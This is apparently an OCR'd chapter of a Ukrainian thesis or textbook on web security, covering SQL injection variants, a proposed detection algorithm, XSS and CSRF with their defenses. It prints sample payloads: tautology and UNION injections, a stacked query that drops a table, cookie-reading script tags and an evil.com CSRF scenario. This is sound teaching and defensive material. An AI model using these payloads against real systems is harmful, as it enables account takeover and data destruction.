

Рисунок 2.1 - Рівні архітектури веб-додатків

Для розуміння механізму SQL-ін'єкцій та їх впливу на систему, розглянемо приклад атаки за допомогою тавтологій, що часто зустрічається в уразливих веб-додатках.

2.1.2 Приклад атак з використанням SQL-ін'єкцій: тавтології

SQL-ін'єкційні атаки використовують слабкі місця у взаємодії між рівнем вистави (Presentation Layer) і рівнем CGI (Common Gateway Interface), особливо під час обробки користувацьких даних. Багато з цих вразливостей виникають через неправильну обробку введених даних на етапі розробки прикладної програми.

Потоки даних між трьома рівнями. На рисунку 2.2 показано, як відбуваються SQL-ін'єкційні атаки за допомогою тавтологій під час аутентифікації користувача:

– справжній користувач вводить свій ідентифікатор і пароль на рівні вистави (наприклад, у HTML-формі);

– рівень вистави використовує методи HTTP (наприклад, GET або POST) для передачі цих даних на рівень CGI;

– рівень CGI приймає вхідні дані і генерує SQL-запит для перевірки введених даних у базі даних;

– SQL-запит на рівні CGI підключається до рівня бази даних для виконання операції автентифікації.

Атака з використанням тавтологій [17, 46, 53]. Атака за допомогою тавтологій включає введення шкідливого SQL-коду замість звичайного вводу користувача з метою змусити SQL-запит повернути істинне значення, незалежно від того, чи правильний введений ідентифікатор і пароль.

Приклад SQL-ін'єкції з тавтологією:

Користувач вводить наступні дані в поле ідентифікатора або пароля:

Ідентифікатор: `admin`

Пароль: `' OR '1'='1`

Згенерований SQL-запит на рівні CGI може виглядати так:

```sql
SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1'='1';
```

```
```

Цей запит завжди поверне істинне значення, оскільки `'1'='1'` завжди вірно, незалежно від того, чи існує користувач із таким ідентифікатором і паролем. У результаті зловмисник може отримати доступ до облікового запису адміністратора або іншого користувача без правильної автентифікації.

Рисунок 2.2 візуально демонструє цей потік даних між рівнями вистави, CGI, і бази даних, де видно як законні, так і шкідливі дані, що надходять на сервер.



Рисунок 2.2 - Потік даних звичайного Sql-Запиту й Sql-Атаки

Цей приклад показує, наскільки небезпечними можуть бути SQL-ін'єкції, якщо не застосовуються належні заходи безпеки, такі як використання підготовлених запитів (prepared statements) або інших методів захисту даних.

2.1.3 Приклад атак з використанням SQL-ін'єкцій нелегального/логічно некоректного запиту

SQL-ін'єкційні атаки можуть використовувати різноманітні підходи для досягнення своїх цілей, від виклику помилок до виконання складних операцій над

базами даних. Нижче розглянуто чотири типи SQL-ін'єкційних атак: нелегальні або логічно некоректні запити, об'єднані запити, складені запити та збережені процедури. [17, 46, 53].

Нелегальні/логічно некоректні запити.

Атаки, що використовують нелегальні або логічно некоректні запити, спрямовані на отримання додаткової інформації з бази даних за допомогою виклику повідомлень про помилки. Зловмисник вставляє шкідливий SQL-запит, який викликає помилку на рівні CGI і виводить структуру бази даних або іншу інформацію, яка може бути використана для подальших атак.

Приклад нелегального/логічно некоректного запиту:

```sql
SELECT * FROM user WHERE id= '1111' AND password= '1234' AND
CONVERT(char, no) -- ';
```

У цьому прикладі SQL-запит навмисно містить синтаксичну помилку з використанням `CONVERT(char, no)`, яка викликає помилку і виводить інформацію про структуру бази даних або обробку рівня CGI.

Об'єднані запити.

Цей тип атаки використовує оператор `UNION`, який об'єднує результати двох або більше SQL-запитів в один результат. Зловмисник може використати оператор `UNION` для об'єднання шкідливого SQL-запиту зі звичайним запитом і отримати несанкціонований доступ до даних.

Приклад об'єднаного запиту:

```sql
SELECT * FROM user WHERE id= '1111' UNION
SELECT * FROM member WHERE id= 'admin' -- ' AND password= '1234';
```

У цьому прикладі обробляються два SQL-запити, об'єднані оператором `UNION`. Після `--` все, що йде після нього, розпізнається як коментар, тому фактично перевіряється лише перший SQL-запит. Результат цього об'єднаного

запиту може розкрити інформацію про адміністратора бази даних[46, 53].

Складені запити.

Складені запити дозволяють зловмисникам вставляти кілька шкідливих SQL-запитів у звичайний запит. Це можливо, тому що багато SQL-запитів можна обробити послідовно, якщо після кожного запиту використовується оператор `;`. Цей тип атаки може використовуватися для виконання шкідливих дій, таких як видалення таблиць або баз даних.

Приклад складеного запиту:

```sql
SELECT * FROM user WHERE id= 'admin' AND password= '1234'; DROP TABLE user; -- ';
```

У цьому прикладі після звичайного SQL-запиту для вибору користувача йде команда `DROP TABLE user;`, яка видаляє таблицю `user` з бази даних. Це може призвести до втрати даних.

Збережені процедури.

Системи управління базами даних (СУБД) дозволяють використовувати збережені процедури, які являють собою заздалегідь збережені SQL-запити або функції, що виконуються за викликом. Якщо збережені процедури не обробляють вхідні дані належним чином, зловмисник може виконати шкідливу збережену процедуру.

Приклад створення шкідливої збереженої процедури:

```sql
CREATE PROCEDURE DBO @username varchar2, @pass varchar2,
AS
EXEC('SELECT * FROM user WHERE id='' + @username + '' and password='' + @password + '');
GO
```

У цьому прикладі збережена процедура `DBO` використовує вхідні

параметри `@username` і `@pass` для створення динамічного SQL-запиту. Якщо введені дані не перевіряються і не очищуються, зловмисник може вставити шкідливий SQL-код у ці параметри й отримати доступ до даних.

Кожен із розглянутих типів SQL-ін'єкцій може бути надзвичайно небезпечним, якщо вразливість не буде виявлена й усунена на етапі розробки та тестування веб-додатків. Розробники мають використовувати належні методи захисту, такі як підготовлені запити (prepared statements), збережені процедури з параметричними запитами і дотримання принципів найменших привілеїв, щоб запобігти цим типам атак [46, 53].

2.1.4 Розробка захисту від SQL-Ін'єкцій

SQL-ін'єкційні атаки є серйозною загрозою для баз даних і веб-додатків. Вони працюють шляхом перетворення звичайного SQL-запиту на шкідливий, що дозволяє отримати несанкціонований доступ до даних або навіть змінити їх. Більшість веб-додатків використовують фільтри для запобігання таким атакам, однак існує багато методів обходу фільтрів, що ускладнює захист від SQL-ін'єкцій. Тому потрібні більш надійні методи виявлення і запобігання цим атакам. [17, 46, 53].

Веб-фреймворки часто використовують методи фільтрації для видалення спеціальних символів, що можуть спричинити SQL-ін'єкції. Наприклад, деякі платформи, такі як PHP, використовують `Magic Quotes`, яка автоматично додає `\` перед спеціальними символами (`'`, `"`, `/`, `NULL`) у даних, що передаються через методи `POST`, `GET` і `COOKIES`. Однак цей метод ефективний лише для обмеженої кількості символів і може бути обійдений іншими методами.

Статичний аналіз використовується для виявлення потенційних вразливостей в SQL-запитах веб-додатків ще на етапі розробки. Мета статичного аналізу — перевірити тип користувацького введення та зменшити ймовірність SQL-ін'єкцій, а не виявляти їх безпосередньо. Наприклад, `Jdbc-checker` використовує Java String Analysis (JSA) для динамічної перевірки типу користувацького введення. Проте цей метод має обмеження: якщо шкідливі вхідні дані мають правильний тип або синтаксис, вони можуть обійти захист.

Динамічний аналіз включає сканування веб-додатків і аналіз відповіді для виявлення вразливостей без модифікації самого додатку. `Paros`, програма з відкритим вихідним кодом, може виявляти не тільки SQL-ін'єкції, але й інші вразливості. Інша програма, `Sania`, використовує кілька кроків для виявлення SQL-ін'єкцій:

– збирає звичайні SQL-запити між клієнтом і сервером та аналізує їх;

– генерує коди атак SQL-ін'єкцій для перевірки вразливостей;

– порівнює звичайні запити із запитами, отриманими в результаті атак, з використанням дерева розбору;

– визначає, чи була атака успішною.

Метод динамічного аналізу ефективний, оскільки не потребує змін у веб-додатку, проте виявлені вразливості повинні бути виправлені вручну.

Комбінований метод статичного й динамічного аналізу поєднує переваги статичного і динамічного аналізу. Він одночасно аналізує код веб-сторінок і генерує SQL-запити для перевірки результатів. Наприклад, `Sqlcheck` використовує алгоритм, заснований на неконтекстних граматиках і методах синтаксичного аналізу компілятора, а `AMNESIA` визначає "гарячі точки", де виконуються SQL-запити, і генерує всі можливі SQL-запити для аналізу.

Рандомізація по безлічі команд передбачає вставку випадкових значень у SQL-запити веб-додатка для перевірки їх на вразливості. `Sqlrand` розміщує проксі-сервер між мережею і сервером баз даних, який відправляє SQL-запити з випадковими значеннями. Однак цей метод може бути неефективним, якщо випадкове значення передбачуване.

Профілювання SQL-запитів дозволяє виявляти атаки SQL-ін'єкцій без необхідності переписування веб-додатка. Однак це вимагає перепрофілювання додатка щоразу, коли він змінюється.

Метод машинного навчання для виявлення SQL-ін'єкцій використовує навчання на базі існуючих SQL-запитів для створення моделі виявлення. Під час виконання нових запитів вони порівнюються зі створеною моделлю, щоб виявити відхилення. Однак цей метод може давати багато хибнопозитивних або

хибнонегативних результатів, якщо модель не була належним чином протестована.

Кожен метод захисту має свої переваги та недоліки. Найбільш ефективним підходом може бути поєднання кількох методів для виявлення й запобігання SQL-ін'єкцій, залежно від специфіки веб-додатка і рівня ризику.

Запрпановано метод виявлення атак SQL-ін'єкцій на основі статичного та динамічного аналізу

Цей метод виявлення атак SQL-ін'єкцій використовує комбінацію статичного та динамічного аналізу, щоб порівняти SQL-запити під час виконання з попередньо проаналізованими запитами. Метод видаляє значення атрибутів запитів SQL під час виконання (динамічний метод) і порівнює їх із заздалегідь визначеними значеннями запитів (статичний метод). Символи, які використовуються в алгоритмі, показано в таблиці 2.1.

Таблиця 2.1 - Символи, використовувані в алгоритмі

Символ	Опис
I{t;f}	Користувацькі вхідні дані {t: нормальні вхідні дані, f: аномальні вхідні дані}
F	Функція, яка видаляє значення атрибутів у запитах SQL
FQ	Фіксований SQL-запит у вебдодатку
DQ{t;f}	Сгенерований динамічний запит SQL з користувацьким введенням {t: нормальний, f: аномальний}
FDQ	Виправлений SQL-запит із вилученими значеннями атрибутів
DDQ{t;f}	Атрибут, що вказує, які значення вилучено з динамічного запиту SQL

Метод видалення атрибутів запитів SQL використовує функцію `f`, яка показана у формулі 2.1 і в алгоритмі 2.1.

Формула 2.1 для вилучення значень атрибутів SQL-запиту:

$$FDQ = f(FQ), \quad DDQ = f(DQ) \tag{2.1}$$

Алгоритм 2.1: Видалення значень атрибутів у SQL-запиті

```plaintext
Алгоритм f (Один SQL-запит)
Enumerate Quotation_Status = {Quot_Start, Quot_End}
Input String = Один SQL-запит;
Output String = Null;
Current_Quotation_State = Quot_End;
Do while (не порожній Input String)
{
    Char = Get_Token(Input_String);
    If Char is a quotation character
    {
        Add Char to Output_String;
        If the preceding character is not backslash
        Toggle Current_Quotation_State;
    }
    Else
    {
        If Current_Status is Quot_End then
        {
            Add Char to Output_String;
        }
        Else
        {
            If the preceding character is backslash then
            Add Char to Output_String;
        }
    }
}
Return Output_String;
```

Приклади вилучення значень атрибутів

Розглянемо приклади SQL-запитів для функції `f`.

Фіксований SQL-запит:

FQ = \text{SELECT * FROM user WHERE id = '$id' AND password = '$password'}

Динамічні SQL-запити та їх обробка:

1. Нормальний запит:

DQ1 = \text{SELECT * FROM user WHERE id = 'admin' AND password = '1234'}

DDQ1 = \text{SELECT * FROM user WHERE id = '' AND password = ''}

2. Аномальний запит:

DQ2 = \text{SELECT * FROM user WHERE id = '1' OR '1' = '1' -- ' AND password = '1234'}

DDQ2 = \text{SELECT * FROM user WHERE id = '' OR ' ' -- '' AND password = ''}

Умови нормальності та аномальності запитів

Формула (2.1) застосовується до SQL-запитів незалежно від того, чи є запит нормальним чи аномальним. Ось приклади умов для визначення нормальності:

1. Нормальний запит:

FDQ \, ф \, DDQ1 = 0 \, (\text{нормально})

2. Аномальний запит:

FDQ \, ф \, DDQ2 \neq 0 \, (\text{аномально})

Алгоритм 2.2 описує узагальнений підхід для виявлення атак SQL-ін'єкцій:

```plaintext

Алгоритм 2.2: Запропонований алгоритм виявлення SQL ін'єкції.

N: Загальна кількість фіксованих SQL-запитів у вебдодатку

Fqi: і-ий фіксований SQL-запит у вебдодатку

Dqi: Динамічний SQL-запит, що генерується від Fqi

f: Функція видалення значення атрибута в SQL-запиті

// Статичний аналіз

1. For i = 1 to N
```

2. Get Fqi

3. FDQi = f(Fqi)

4. End For

// Динамічний аналіз (під час виконання)

5. While (Normal & Vk Є N)

6. Get Dqk from the web with I{t,f}

7. Ddqk = f (Dqk)

8. If (Fdqk ф Ddqk) = 0 then

9. Result = Normal

10. Else

11. Result = Abnormal

12. End If

13. End While

```

Приклади виявлення атак SQL-ін'єкцій

1. Нелегальні/логічно некоректні запити:

   - `FDQ ф Ddqf ≠ 0`

2. Об'єднані запити:

   - `FDQ ф Ddqf ≠ 0`

3. Складені запити:

   - `FDQ ф Ddqf ≠ 0`

4. Збережені процедури:

   - `FDQ ф Ddqf ≠ 0`

Таким чином, запропонований метод є ефективним для виявлення атак SQL-ін'єкцій за допомогою комбінації статичного та динамічного аналізу SQL-запитів.

## 2.2 Cross-Site Scripting (XSS) — міжсайтовий скриптинг

Атаки міжсайтового скриптингу (XSS) — це тип атак на вебдодатки, в яких
```

зловмисник отримує контроль над браузером користувача для виконання шкідливого скрипта (зазвичай це HTML або JavaScript код). У разі успішного виконання шкідливого коду, зловмисник може отримати доступ до конфіденційної інформації браузера, пов'язаної з вебзастосунком (наприклад, cookies або сесійні ідентифікатори). Cookies використовуються для автоматичного входу в систему, і, викравши їх, зловмисник може отримати доступ до чужих акаунтів, що робить XSS-атаки одними з найнебезпечніших.

Як відбувається XSS? Це атака, що передбачає відправку та впровадження шкідливого коду або скрипта, який зазвичай пишеться на мовах програмування, що працюють на стороні клієнта, таких як JavaScript, HTML, VBScript, Flash тощо. Найчастіше використовуються саме JavaScript та HTML. Атака може бути виконана по-різному залежно від її типу: шкідливий скрипт може бути відображений у браузері жертви або збережений у базі даних, виконуючись щоразу, коли користувач активує відповідну функцію.



Рисунок 2.5 - Процес XSS-атаки

Основною причиною XSS-атак є неправильна валідація введених користувачем даних, що дозволяє шкідливому вводу потрапити у вихідні дані сайту. Зловмисник може вставити скрипт у код вебсторінки, а браузер не зможе визначити, чи є цей код шкідливим. У результаті шкідливий скрипт виконується в браузері жертви або користувачам показується підроблена форма. Існують різні способи виконання XSS-атак [14-16]:

– виконання шкідливого скрипта на стороні клієнта;

– підроблена сторінка або форма, що відображається користувачеві (жертва вводить свої облікові дані або натискає шкідливе посилання);

– шкідливий код вбудовується в рекламу;

– надсилання шкідливих електронних листів жертві.

Коли зловмисник знаходить вразливу частину вебсайту, він може впровадити шкідливий код у вихідний код сторінки, який потім надсилається користувачам. Існує три основні типи XSS-атак:

– відбита XSS-атака — відбувається, коли шкідливий код не зберігається на вебсервері, а відображається безпосередньо у відповідях вебсайту;

– збережена XSS-атака — відбувається, коли шкідливий код зберігається на вебсервері і виконується щоразу, коли користувач викликає відповідні функції;

– DOM XSS-атака — відбувається, коли змінюється середовище DOM (Document Object Model), але вихідний код сторінки залишається незмінним.

Відбита XSS-атака. Шкідливий код повертається після введення шкідливих даних, але не зберігається на сервері. У цьому випадку зловмисник може використати підроблену сторінку або надіслати шкідливий електронний лист, що перенаправляє користувача на шкідливий URL. Приклад: на сторінці входу користувач вводить ім’я та пароль, і при помилковому введенні з'являється повідомлення про помилку. Якщо в цій формі неправильно валідуються дані, зловмисник може вставити шкідливий скрипт замість імені користувача, як показано на рисунку 2.6.



Рисунок 2.6 - Процес відбитої Xss-Атаки

Збережена XSS-атака: Цей тип атак вважається більш небезпечним, оскільки шкідливий код або скрипт зберігається на сервері, наприклад, у базі даних, і виконується щоразу, коли користувачі використовують відповідні функції. Це може зачепити багатьох користувачів і триватиме довго, оскільки код зберігається на сервері. Зловмисник може ввести шкідливий код у поля введення даних, як-от коментарі, після чого цей код буде збережений і виконаний щоразу, коли завантажується відповідна сторінка або функція.

Припустимо, є сторінка для завантаження відгуків користувачів. У полі коментаря користувач може ввести сценарій:

<script>alert(document.cookie)</script>

Цей код буде збережений у базі даних і виконуватиметься при кожному завантаженні сторінки, оскільки сторінка відображає останній коментар. Якщо вебсайт уразливий до XSS-атаки, під час завантаження сторінки з'явиться спливаюче вікно, яке відображатиме вміст cookie. Хоча цей сценарій є відносно простим і не надто шкідливим, у нього можна вставити більш небезпечний код. Наприклад, cookie можуть бути передані зловмиснику або в браузері жертви може з’явитися підроблена сторінка.

DOM XSS. DOM XSS-атака полягає у зміні середовища DOM (Document Object Model) без зміни коду на стороні клієнта. Зміни в DOM викликають по-іншому оброблений код у браузері жертви. Щоб краще зрозуміти, як працює DOM XSS-атака, розглянемо наступний приклад.

Представимо, що є сторінка за URL-адресою:

http://testing.com/book.html?default=1

Тут параметром є «default», а його значенням — «1». Щоб виконати DOM XSS-атаку, ми можемо вставити скрипт як значення параметра:

http://testing.com/book.html?default=<script>alert(document.cookie)</script>

У цьому випадку запит надсилається на сторінку `book.html?default=<script>alert(document.cookie)</script>` на сайті `testing.com`. Браузер створює об'єкт DOM, у якому рядок запиту зберігається як частина об'єкта місця розташування документа, як показано на рисунку 2.7.

Рисунок 2.7 - Процес DOM XSS-атаки

Ця атака впливає на середовище DOM, і замість цього простого сценарію можна впровадити щось значно більш шкідливе.

2.2.1 Перевірка наявності XSS-атаки

Для перевірки наявності XSS можна використовувати метод «чорної скриньки», що не вимагає аналізу коду. Однак аналіз коду є рекомендованим, оскільки він дає точніші результати. Тестування методом «чорної скриньки» може бути достатнім, якщо воно ретельно сплановане та виконане точно.

На початку тестувальник повинен визначити, які частини сайту можуть бути вразливими до XSS-атак, і перевірити, які поля введення можуть містити шкідливий код або скрипти. Важливо оцінити реакцію системи на ці сценарії: чи виконується шкідливий код, як на нього реагує система, і так далі. Наприклад, тестувальник може спробувати ввести скрипт у поле введення браузера, як показано на рисунку 2.8 [16, 20].

Рисунок 2.8 - Перевірка на наявність XSS-вразливості

Якщо скрипт виконується, це свідчить про високу ймовірність уразливості до XSS-атаки. Важливо також тестувати закодовані символи, наприклад дужки, як показано на рисунку 2.9.

Рисунок 2.9 - Перевірка на наявність XSS-вразливості

Деякі сайти захищаються шляхом заміни символів, таких як `<`, на подвійні символи, як-от `<<`. Однак тестувальник повинен враховувати й такі випадки. Також варто перевіряти URL-адреси на вразливість. Наприклад, запит:

http://www.testing.com/test.asp?pageid=2&title=Testing%20Title

Якщо вразливість присутня, HTML-код може вставити шкідливий тег у документ.

Загалом, перевірка на XSS-атаки вимагає ретельного аналізу введення та виведення даних на вебсайті. Якщо аналіз коду виконується, важливо з'ясувати, як введені дані впливають на вихідні дані.

XSS вважається однією з найнебезпечніших атак, оскільки її основною метою є крадіжка ідентифікаційних даних користувачів. Крім того, оскільки для XSS можуть використовуватися різні клієнтські мови програмування, такі як JavaScript, HTML, VBScript і Flash, це робить її надзвичайно поширеною та небезпечною.

Тестування на XSS дуже схоже на тестування інших атак на стороні клієнта, але тестувальники повинні враховувати додаткові аспекти. Особливо небезпечним є той факт, що XSS може залишатися у системі надовго, впливаючи на численних користувачів.

2.2.2 Засоби запобігання XSS

Атаки типу XSS (Cross-Site Scripting) є одними з найнебезпечніших і ризикованих, існує низка ефективних методів для їхнього запобігання. Ось основні способи профілактики XSS [14-16]:

Перший крок у запобіганні XSS — це перевірка правильності введених даних. Усі введені користувачем дані повинні бути ретельно перевірені, оскільки користувацький контент може бути виведений на сторінку. Основна мета перевірки даних полягає у зменшенні ризику впровадження шкідливих скриптів.

Однак перевірка даних сама по собі може бути недостатньою для повного запобігання XSS. Тому рекомендується використовувати її в поєднанні з іншими методами захисту.

Фільтрація введених даних — ще один важливий метод захисту. Його суть полягає в тому, щоб шукати шкідливі ключові слова у вхідних даних користувача та видаляти їх або заміняти порожніми рядками. До таких ключових слів належать:

– Теги `<script> ... </script>`;

– Команди JavaScript;

– HTML-розмітка.

Фільтрація досить проста і може бути легко реалізована в багатьох мовах програмування, таких як Java та PHP., ці мови мають готові бібліотеки для фільтрації небезпечного введення.

Екранування — це ще один метод запобігання XSS, що полягає в заміні небезпечних символів на їхні безпечні аналоги або спеціальні коди. Наприклад, символ `<` може бути замінений на `&#60;`, а символ `>` — на `&#62;`. Таким чином, браузер буде виводити ці символи як текст, а не виконувати їх як код.

Важливо екранувати такі символи, як:

– `<` (менше);

– `>` (більше);

– `&` (амперсанд);

– `&quot;` (подвійні лапки);

– `&#39;` (апостроф).

Сучасні фреймворки, такі як Spring, забезпечують вбудовані методи для запобігання XSS. Наприклад, у Spring можна увімкнути екранування HTML на рівні всього додатку за допомогою простого параметра в конфігураційному файлі

`web.xml`:

```xml
<context-param>
  <param-name>defaultHtmlEscape</param-name>
  <param-value>true</param-value>
</context-param>
```

Цей код вмикає екранування HTML для всього додатка. Якщо потрібно активувати екранування лише для окремих сторінок, можна використовувати наступний код:

```xml
<spring:htmlEscape defaultHtmlEscape="true"/>
```

Існує багато готових рішень для захисту від XSS. Наприклад, один із фільтрів XSS — це `xssflt.jar`. Цей фільтр для сервлетів перевіряє кожен запит, що надходить до додатка, та очищає його від потенційно шкідливих елементів. Його можна завантажити та додати до проєкту для захисту від атак.

Надійне тестування — це ще один важливий елемент захисту. Інвестиції в професійних тестувальників та якісні інструменти для тестування допоможуть виявити вразливості на ранніх етапах розробки й забезпечити високу якість та безпеку програмного забезпечення.

Запобігання XSS-атакам вимагає комплексного підходу, що включає перевірку та фільтрацію введених даних, екранування небезпечних символів і використання готових рішень, як-от фільтри XSS. Однак важливим аспектом є також регулярне тестування і аудит коду, щоб мінімізувати ризики впровадження шкідливих сценаріїв і забезпечити безпеку користувачів.

2.3 Cross-Site Request Forgery (CSRF) — міжсайтове підроблення запиту

Міжсайтове підроблення запиту (CSRF) — це тип атаки, при якому зловмисник змушує користувача виконати небажані дії на веб-сайті, де користувач уже автентифікований. Наприклад, атака може призвести до небажаного переказу коштів із банківського рахунку жертви.

2.3.1 Принцип роботи CSRF

Для кращого розуміння принципу дії CSRF розглянемо приклад атаки в системі інтернет-банкінгу [26, 30, 34]:

– користувач входить на сайт банку, наприклад, `bank.com`, і створює сесію після успішної автентифікації;

– після цього користувач відвідує інший сайт, наприклад, сайт атаки `evil.com`;

– сайт `evil.com` повертає шкідливу сторінку, яка містить JavaScript-код. Цей код автоматично відправляє запит POST на `bank.com` для переказу коштів з рахунку користувача на рахунок зловмисника;

– оскільки користувач уже автентифікований у системі банку, браузер автоматично додає файл cookie автентифікації до запиту;

– сайт банку, перевіривши файл cookie, розглядає запит як законний і виконує дію — переказ коштів.

З точки зору банку, цей запит виглядає легітимно, оскільки наданий дійсний файл cookie автентифікації, хоча насправді запит було ініційовано зі сторони зловмисника.

2.3.2 Захист від CSRF

Щоб захиститися від CSRF-атак, веб-сайт повинен переконатися, що кожен запит на зміну стану (наприклад, переказ коштів) надходить безпосередньо з його власної сторінки, а не від стороннього ресурсу. Основні методи захисту включають [14-16]:

Секретний токен (CSRF-токен) — це унікальний маркер, який генерується сервером для кожної сесії і кожної дії, що вимагає зміни стану. Механізм його

роботи такий:

– сервер генерує CSRF-токен і прив'язує його до сеансу користувача;

– CSRF-токен вбудовується у форми (наприклад, як приховане поле у формі для переказу коштів);

– під час обробки запиту сервер перевіряє, чи збігається наданий CSRF-токен із тим, що був створений для сесії користувача.

Оскільки сторонній сайт, наприклад, `evil.com`, не може отримати CSRF-токен через політику браузера, цей метод є досить надійним.

Кожен HTTP-запит містить заголовок `Referer`, який вказує на сторінку, з якої було ініційовано запит. Веб-сайт може перевіряти, чи виходить запит із легітимного джерела (наприклад, із домену `bank.com`), і відхиляти всі запити з інших джерел.

Наприклад, система входу в Facebook відмовляється виконувати запити на автентифікацію, якщо вони надходять не з домену `facebook.com`.

Ще один метод захисту полягає у відправленні запитів на зміну стану через `XMLHttpRequest` із додатковим користувацьким заголовком, наприклад, `X-Requested-By: XMLHttpRequest`. Сервер може перевіряти наявність цього заголовка та відхиляти запити без нього.

Оскільки браузери забороняють відправляти користувацькі заголовки на URL іншого походження, цей метод також захищає від атак із інших веб-сайтів.

